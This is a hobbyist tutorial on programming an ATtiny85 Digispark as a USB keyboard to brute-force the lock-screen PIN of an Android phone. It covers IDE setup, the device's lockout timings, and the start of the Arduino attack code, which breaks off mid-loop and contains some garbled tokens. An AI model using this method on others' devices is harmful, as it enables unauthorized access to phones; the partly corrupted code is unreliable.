Hack using HID

Date: Sep 10th, 2021
Version 1.1

~ Anupam Jaiswal
@anupamjaiswall

Table of Contents

Confidentiality Statement

I, Anupam Jaiswal, am the owner of this exclusive document. Duplication, redistribution, or use, in whole or in part, in any form, requires the consent of Anupam Jaiswal(anupamjaiswall@protonmail.com).

Disclaimer

The purpose of this document is to show what an HID device can do in the worst situation. The author of this document has performed every demo used in this video on his networks and devices.

The meant of this document is only for educational purposes. Hacks you're going to learn from this document can be very dangerous. The author of this document will not be responsible for the implementation of any hack learned from this document and also will not be responsible in case you break your device.

Contact Information ℹ️

Anupam Jaiswal
Username: @anupamjaiswall

LinkedIn : https://www.linkedin.com/in/anupamjaiswall/
Instagram : https://www.instagram.com/anupamjaiswall/
Twitter : https://twitter.com/anupamjaiswall
GitHub : https://github.com/anupamjaiswall
YouTube : https://www.youtube.com/channel/UCNUipmnvJm5mtNiXdCiffog

Would you like to buy a coffee for me??? ☕

I believe that education should be free that's why I'm sharing this tutorial document free. If you like my effort and want to support me, it will be great for me 💗

Buymeacoffee : https://www.buymeacoffee.com/anupamjaiswall
UPI : anupamjaiswall@apl

Important Note


- In some devices you've to enable OTG from settings, before connecting any USB devices.

- Steps in these methodologies are device-specific and may not work on every device. Learn, and you'll be able to create your steps and scripts for your device. Remember, learn the methods. :)

- I've shown the steps and it's working so that you can learn and create your scripts for different applications as your requirements.

1 Prerequisite

- A computer with Kali Linux 🖥️ installed.
- A smartphone 📱
- An external USB keyboard ⌨️
- An OTG depends on your mobile:
  - Micro USB
  - Type C
  - Lightning
- Basic programming language knowledge
- Basic knowledge of Linux OS
- In addition, you can enable “Show layout bounds” from developer options, it will help you understand where the control is going.



- Fig: 1.1 Show layout bounds

Now you'll be able to see many lines focus on "cross" which is **control**. You can operate this control using an external USB keyboard.




Fig: 1.2 now control(x) is visible

- Now we need Arduino IDE to program ATtiny85.

2 IDE installation on Kali Linux

We need IDE to program ATtiny85.

IDE installation

1. go to: https://www.arduino.cc/en/software

2. click on the OS you're using

3. in the new window click on just download.

4. go to your download folder

5. extract the tar file
    a) you can use right-click and then click on extract
    b) open terminal and type the following command:
        tar -xvf filename

6. go to the extracted directory.

7. to install type in your terminal:
    a) chmod +x install.sh
    b) sudo ./install.sh

Test your IDE

3. open your program.

2. you can first verify the program using verify button (✔️) or you can Click on the upload button ➡️, it will first verify your program then will allow you to write on the Attiny85 board.

3. After verifying, ide will ask you to plug your Attiny85. After 100% writing completion, unplug your device otherwise it will start its function on your pc.

Error fixing

if error you're getting error like:

micronucleus: library/micronucleus_lib.c:66: micronucleus_connect: Assertion `res = 4' failed. (Aborted core dumped) Ubuntu Digispark Digispark ATTiny85 USB Development Board

To solve this:

1. Open your terminal

2. type

3.sudo usermod -a -G dialout {your username}

3. then your password

if this doesn't work then try:

3. Create a file named /etc/udev/rules.d/digispark.rules (location: /etc/udev/rules.d/ filename:digispark.rules)

2. paste the following line:

SUBSYSTEM=="usb", ATTR{idVendor}=="16d0", ATTR{idProduct}=="0753", MODE="0660", GROUP="dialout"

3. save it and try uploading the program again.

IDE configuration

1. Go to file>preferences>




Fig: 2.1 preferences

2. in additional boards manager URLs type:
   http://digistump.com/package_digistump_index.json




Fig: 2.2 Additional board manager URLs

3. click on ok

4. Go to Tools> Board> board manager




Fig: 2.3 Board manager

5. Type “digi” in the search bar

6. You’ll see digistump avr board

7. install it using the install button




Fig: 2.4 install board

8. after closing this pop-up window go to Tools> Board > digispark avr boards > digispark (16.5 MHz)




Fig: 2.5 Digispark avr board

9. Done. :)

3 Basic Concepts

The main goal of this document is to tell you about how to program an HID device. You should have basic programming knowledge to program ATtiny85. Please go through these topics before jumping into the practical part.

What is an HID

HID stands for Human Interface Devices for example mice and keyboards. We use these devices to interact with computers. In this document, we are going to program ATtiny85 which will act as an input device for the victim device.

#define

#define is a component that allows the programmer to give a name to a constant value before the program is compiled. Defined constants in Arduino don't take up any program memory space on the chip. The compiler will replace references to these constants with the defined value at compile time.

Source: https://www.arduino.cc/reference/en/language/structure/further-syntax/define/

Syntax: #define constantName value

Example: #define ENTER_BUTTON 0x58

In this example, the value of ENTER_BUTTON will be replaced by 0x58 at compile time.

Loops

We will use the 'for' loop in pin brute-forcing. The basic idea of a loop is running a block of code sequentially multiple times. You can learn more from the following link:

https://www.tutorialspoint.com/cprogramming/c_loops.htm

Functions

A block of code, we want to reuse. We can pass different values to the functions and can get different results. If you want to learn more about it go to the following link:

https://www.tutorialspoint.com/computer_programming/computer_programming_functions.htm

if-else

In if-else we run a block of code only when a particular condition gets satisfies else, we run can run another block of code.

https://www.w3schools.com/js/js_if_else.asp

Defining hex values for keys

Go to page 53 of the following document

https://www.usb.org/sites/default/files/documents/hut1_12v2.pdf

there you'll see characters and shortcuts with their corresponding hex values.

Hex values

characters

Usage ID (Hex)	Usage Name
00	Reserved (no event indicated)[9]
01	Keyboard ErrorRollOver[9]
02	Keyboard POSTFail[9]
03	Keyboard ErrorUndefined[9]
04	Keyboard a and A[4]
05	Keyboard b and B
06	Keyboard c and C[4]
07	Keyboard d and D
08	Keyboard e and E

Fig: 3.1 Hex values

Now, use *#define* then *variable name* then the *hex value* of the character you want to use, in your program.

Example:

#define SPACE_BUTTON 0x2C // 0x2C is the hex value for space button

4 Pin Brute forcing

- *Pin brute forcing may not work on every device :/*
- *I'm going to use LAVA Z25 mobile to demonstrate pin brute-forcing.*
- *The code is device-specific and may not work on other devices.*
- *See a demo of Vivo 1723: https://www.linkedin.com/posts/anupamjaiswall_hack-android-apk-activity-6834433454856400896-_skH/*
- *See a demo of LavaZ25: https://drive.google.com/file/d/1FAcePG6PI3VU6XyrRY9N86XoP7Kp-48e/view?usp=sharing*

Understand your target device

1. Connected my mobile with an external keyboard using an OTG. (In some devices you need to enable OTG from settings to connect USB devices.)

2. In LAVA Z25 "space" button, wakes the device up and swipes up the screen where we can enter our password.

3. After 5 wrong attempts, we get this message: (Fig: 4.1)

4. To click on "OK", we need to hit "Enter".

5. After 30 seconds, we can perform another 5 wrong attempts. Then we have to hit "Enter" to get rid of another "OK". (Fig: 4.2)




Fig: 4.1 first 5 attempts




Fig: 4.2 Another 5 attempts

6. After 10 wrong attempts, we have to wait 30 seconds for every wrong attempt. Also, we need to hit enter to get rid of this pop-up window.




Fig: 4.3 11th attempt




Fig: 4.4 12th attempt

7. Now, we are going to brute force from 0000 to 9999.

8. For the first 5 attempts, we use a loop from 0 to 4. To make it 4 digits, we will print 000 first.

9. Make 30.1 seconds delay and hit enter.

10. For the next 5 attempts, we loop it from 5 to 9. This time also we print 000 in front of it.

11. Make 30.1 seconds delay and hit enter.

Flow chart for pin brute forcing




Fig: 4.5 pins brute-forcing flow chart

Code for pin brute forcing

Note: Save this code using Arduino IDE.

```
#include “DigiKeyboard.h”
#define SPACE_BUTTON 0x2C // 0x2C is the hex value for space button
#define ENTER_BUTTON 0x58 // 0x58 is the hex value for enter button

void setup()
{
  pinMode(1, OUTPUT); //LED on Model A
}


void process_for_30()
{
  DigiKeyboard.delay(500); // 0.5 second wait
  DigiKeyboard.sendKeyStroke(ENTER_BUTTON); // hit enter button

  DigiKeyboard.delay(30100); // 30.1 secondsthe  wait

  DigiKeyberrorssendKeyStroke(SPACE_BUTTON); // hit space button
  DigiKeyboard.delay(1000); // 1 second wait
}

void loop() {
  DigiKeyboard.update();
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(500); // 0.5 second wait

  DigiKeyboard.sendKeyStroke(SPACE_BUTTON); // hit space button
  DigiKeyboard.delay(500); // 0.5 second wait

int i = 0;
  for (; i<5; i++)
  {
